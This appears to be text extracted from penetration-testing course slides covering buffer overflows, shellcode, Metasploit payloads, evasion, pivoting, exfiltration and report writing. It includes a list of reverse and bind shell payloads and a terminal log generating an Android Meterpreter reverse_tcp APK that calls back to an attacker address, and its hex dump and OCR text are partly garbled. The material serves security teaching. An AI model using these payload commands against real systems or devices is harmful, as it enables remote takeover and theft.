
```
0004:0000 7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 .ELF.....
0004:0010 02 00 03 00 01 00 00 00 00 83 04 00 34 00 00 00 .....| 4...
0004:0020 54 11 00 00 00 00 00 00 34 00 20 00 09 00 28 00 T...4...|.(
0004:0030 1e 00 1b 00 06 00 00 00 34 00 00 00 34 00 04 00 .....| 4...|.4...
0004:0040 34 00 04 00 20 01 00 00 20 01 00 00 05 00 00 00 4...
0004:0050 04 00 00 03 00 00 00 54 01 00 00 54 01 04 00 .....| T...T...
0004:0060 54 01 00 08 13 00 00 13 00 00 00 04 00 00 00 00 T...
0004:0070 01 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 .....
0004:0080 00 00 04 00 08 30 00 00 30 00 07 00 00 05 00 00 00 .....| 0...|0...
0004:0090 00 10 00 00 01 00 00 00 08 00 00 00 09 01 04 00 ...
0004:00a0 00 9f 04 00 08 20 01 00 00 24 01 00 00 06 00 00 00 ...|5...
0004:00b0 00 10 00 00 02 00 00 00 14 01 00 00 14 9f 04 00 ...
0004:00c0 14 9f 04 00 e8 00 00 00 e8 00 00 06 00 00 00 .....| 0...
0004:00d0 00 00 00 04 00 00 00 68 01 00 00 68 81 04 00 .....| h...h...
0004:00e0 68 81 04 00 44 00 00 00 44 00 00 04 00 00 00 h...D...D...
0004:00f0 04 00 00 00 50 e5 74 64 04 06 00 00 04 86 04 00 ...| P|td...
0004:0100 04 06 00 00 3c 00 00 00 3c 00 00 00 04 00 00 00 <...<...
0004:0110 04 00 00 00 51 e5 74 64 00 00 00 00 00 00 00 00 ...| Q|td...
0004:0120 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0004:0130 10 00 00 00 52 e5 74 64 08 0f 00 00 08 9f 04 00 ...| R|td...
0004:0140 08 9f 04 00 78 00 00 00 78 00 00 04 00 00 00 00 ...
0004:0150 01 00 00 00 2f 6c 69 62 2f 6c 64 2d 6c 69 66 75 ...| /lib/ld-linux...
0004:0160 78 2c 73 6f 2e 32 00 00 04 00 00 00 10 00 00 00 x.so.2...
0004:0170 01 00 00 00 47 4e 55 00 00 00 00 00 00 00 00 00 GNU...
0004:0180 00 00 00 00 18 00 00 00 04 00 00 00 14 00 00 00 ...
0004:0190 03 00 00 00 47 4e 55 00 30 42 85 c0 50 0e 22 b7 ...| GNU.0B.00."...
0004:01a0 04 44 0f 68 ca 5a 41 19 ce 15 93 02 00 00 00 D||P|ZA...
0004:01b0 06 00 00 00 01 00 00 00 05 00 00 00 20 00 20 ...
0004:01c0 00 00 00 00 06 00 00 00 ad 4b e3 c0 00 00 00 00 ...|K|...
0004:01d0 00 00 00 00 00 00 00 00 00 00 2e 00 00 00 ...

```

4141414141414141 AAAA...

4141414141414141 AAAAAA...

File Edit View Search Terminal Help  
[\*] MSFvenom Payload Creator (MSFPC v1.4.4)  
[i] Missing TYPE or BATCH/LOOP mode  
/usr/bin/msfpc <TYPE> (<DOMAIN/IP>) (<PORT>)  
/STAGELESS-> (<TCP/HTTP/HTTPS/FIND\_PORT>) (<B...  
Example: /usr/bin/msfpc windows 192.168.1.1  
/usr/bin/msfpc elf bind eth0 4444  
port.  
/usr/bin/msfpc stageless cmd py h  
prompt.  
/usr/bin/msfpc verbose loop eth1  
using eth1's IP.



# EBP

- The Base pointer register.
- The EBP register usually set to ESP at the start of the function.
- This is done to keep tab of function parameters and local variables.
- Local variables are accessed by subtracting offsets from EBP and function parameters are accessed by adding offsets to it.

root@kali:

```
File Edit View Search Terminal Help  
[*] MSFvenom Payload Creator (MSFPC v1.4.4)  
[i] Missing TYPE or BATCH/LOOP mode  
  
/usr/bin/msfpc <TYPE> (<DOMAIN/IP>) (<PORT>)  
/STAGELESS> (<TCP/HTTP/HTTPS/FIND_PORT>) (<B  
Example: /usr/bin/msfpc windows 192.168.1.1  
/usr/bin/msfpc elf bind eth0 4444  
port.  
/usr/bin/msfpc stageless cmd py h  
prompt.  
/usr/bin/msfpc verbose loop eth1  
using eth1's IP.
```

C  
I  
N  
E  
M  
A

IN CINEMA TODAY

**OMAR'S BUFFER  
OVERFLOW DEMO**

## WHAT IS SHELLCODE?

A small set of instructions (piece of code) used as the payload in the exploitation of a vulnerability, such as a buffer overflow.

```
root@kali:~# msfvenom -l payloads
```

Framework Payloads (503 total)

---

Name	Description
aix/ppc/shell_bind_tcp	Listen for a connection and spawn a command shell
aix/ppc/shell_find_port	Spawn a shell on an established connection
aix/ppc/shell_interact	Simply execve /bin/sh (for inetd programs)
aix/ppc/shell_reverse_tcp	Connect back to attacker and spawn a command shell
android/meterpreter/reverse_http	Run a meterpreter server in Android. Tunnel communication over HTTP
android/meterpreter/reverse_https	Run a meterpreter server in Android. Tunnel communication over HTTPS
android/meterpreter/reverse_tcp	Run a meterpreter server in Android. Connect back stager
android/meterpreter_reverse_http	Connect back to attacker and spawn a Meterpreter shell
android/meterpreter_reverse_https	Connect back to attacker and spawn a Meterpreter shell
android/meterpreter_reverse_tcp	Connect back to the attacker and spawn a Meterpreter shell
android/shell/reverse_http	Spawn a piped command shell (sh). Tunnel communication over HTTP
android/shell/reverse_https	Spawn a piped command shell (sh). Tunnel communication over HTTPS
android/shell/reverse_tcp	Spawn a piped command shell (sh). Connect back stager
bsd/sparc/shell_bind_tcp	Listen for a connection and spawn a command shell
bsd/sparc/shell_reverse_tcp	Connect back to attacker and spawn a command shell
bsd/x64/exec	Execute an arbitrary command
bsd/x64/shell_bind_ipv6_tcp	Listen for a connection and spawn a command shell over IPv6
bsd/x64/shell_bind_tcp	Bind an arbitrary command to an arbitrary port
bsd/x64/shell_bind_tcp_small	Listen for a connection and spawn a command shell
bsd/x64/shell_reverse_ipv6_tcp	Connect back to attacker and spawn a command shell over IPv6
bsd/x64/shell_reverse_tcp	Connect back to attacker and spawn a command shell
bsd/x64/shell_reverse_tcp_small	Connect back to attacker and spawn a command shell
bsd/x86/exec	Execute an arbitrary command
bsd/x86/metsvc_bind_tcp	Stub payload for interacting with a Meterpreter Service
bsd/x86/metsvc_reverse_tcp	Stub payload for interacting with a Meterpreter Service
bsd/x86/shell/bind_ipv6_tcp	Spawn a command shell (staged). Listen for a connection over IPv6
bsd/x86/shell/bind_tcp	Spawn a command shell (staged). Listen for a connection
bsd/x86/shell/find_tag	Spawn a command shell (staged). Use an established connection
bsd/x86/shell/reverse_ipv6_tcp	Spawn a command shell (staged). Connect back to the attacker over IPv6
bsd/x86/shell/reverse_tcp	Spawn a command shell (staged). Connect back to the attacker
bsd/x86/shell_bind_tcp	Listen for a connection and spawn a command shell
bsd/x86/shell_bind_tcp_ipv6	Listen for a connection and spawn a command shell over IPv6
bsd/x86/shell_find_port	Spawn a shell on an established connection
bsd/x86/shell_find_tag	Spawn a shell on an established connection (nrvx/nat_safe)

root@kali: ~

```
File Edit View Search Terminal Help
root@kali:~# msfpayload -l
[*] MSFVenom Payload Creator (MSFPC v1.4.4)
[i] Loop Mode. Creating one of each TYPE, with default values

[*] MSFVenom Payload Creator (MSFPC v1.4.4)

[i] Use which interface - IP address?:
[i] 1.) eth1 - 192.168.203.129
[i] 2.) lo - 127.0.0.1
[i] 3.) eth0 - 192.168.96.129
[i] 4.) wan - 162.238.214.166
[?] Select 1-4, interface or IP address: 1

[i] IP: 192.168.203.129
[i] PORT: 443
[i] TYPE: android (android/meterpreter/reverse_tcp)
[i] CMD: msfvenom -p android/meterpreter/reverse_tcp \
LHOST=192.168.203.129 LPORT=443 \
> '/root/android-meterpreter-stageless-reverse-tcp-443.apk'

[i] android meterpreter created: '/root/android-meterpreter-stageless-reverse-tcp-443.apk'

[i] MSF handler file: '/root/android-meterpreter-stageless-reverse-tcp-443.apk.rc'
[i] Run: msfconsole -q -r '/root/android-meterpreter-stageless-reverse-tcp-443.apk.rc'
[?] Quick web server (for file transfer)?: python2 -m SimpleHTTPServer 8080
[*] Done!

[*] MSFVenom Payload Creator (MSFPC v1.4.4)

[i] Use which interface - IP address?:
[i] 1.) eth1 - 192.168.203.129
[i] 2.) lo - 127.0.0.1
[i] 3.) eth0 - 192.168.96.129
[i] 4.) wan - 162.238.214.166
[?] Select 1-4, interface or IP address: 
```

<https://www.offensive-security.com/metasploit-unleashed/msfpayload/>



# Evasion Techniques

Encryption & Obfuscation  
Demo Using the  
Eternalblue Exploit

# Pivoting

## Whiteboard Explanation

# Pivoting

# Meterpreter Demo

# Exfil

egressbuster & just a  
simple letmeout script...

Omar's  
Demo & whiteboard



Break

10 minutes





"I AM NOT A  
HACKER!"

Introduction to Social Engineering

Omar's  
Demo & whiteboard



# How to Write Penetration Testing Reports




The penetration testing report must be clear, detail the outcome of the tests, and in most cases include recommendations.



The audience will vary, executive summary will be read by the senior management and the technical details will be read by the IT or information security stakeholders.

# Pen Testing Report Development Stages



# Report Planning



## Consider the target audiences

- Their need for the report (i.e. operational planning, resource allocation, approval),
- Position in the organization
- Knowledge of the report topic(i.e. purpose),
- Responsibility or authority to make decision based on the report, and
- Personal demographics (i.e. age, alliances, attitudes).

# Report Planning



## Report Classification

- Be aware of sensitive information
- The report classification should be based on the underlying organization's information classification policy.


# Report Planning



## Report Distribution


- The type of report delivery, recipients, number of copies and report distribution should be addressed in the scope of work.
- You should perform due diligence to ensure the confidentiality of the test results.

# Information Collection




- Make sure that you collected all the information in all stages, system used and tools.
- Take notes, capture screenshots, log all activities, and keep all packet captures, scan reports, and any other results of your pen testing activities.

# Report First Draft



Write a rough draft report using all relevant information gathered in the “information collection” stage.

# Review and Finalization



- Peer review is very important!
- If you are a one-man pen testing shop, make sure to hire someone to proof read your report.

# RISK RATINGS

The most common risk rating for vulnerability assessment is the Common Vulnerability Scoring System (CVSS).



<https://first.org/cvss>

# RISK RATINGS

The standard risk model:

$$\text{Risk} = \text{Likelihood} * \text{Impact}$$

OWASP has a great resource that describes a risk rating methodology:

[https://www.owasp.org/index.php/OWASP\\_Risk\\_Rating\\_Methodology](https://www.owasp.org/index.php/OWASP_Risk_Rating_Methodology)

Omar's  
Demo & whiteboard



THE ART OF

# Hacking

THE ART OF HACKING

~ 325 ~

# Thank you!

---



Don't forget about the additional resources at:  
<https://h4cker.org/resources>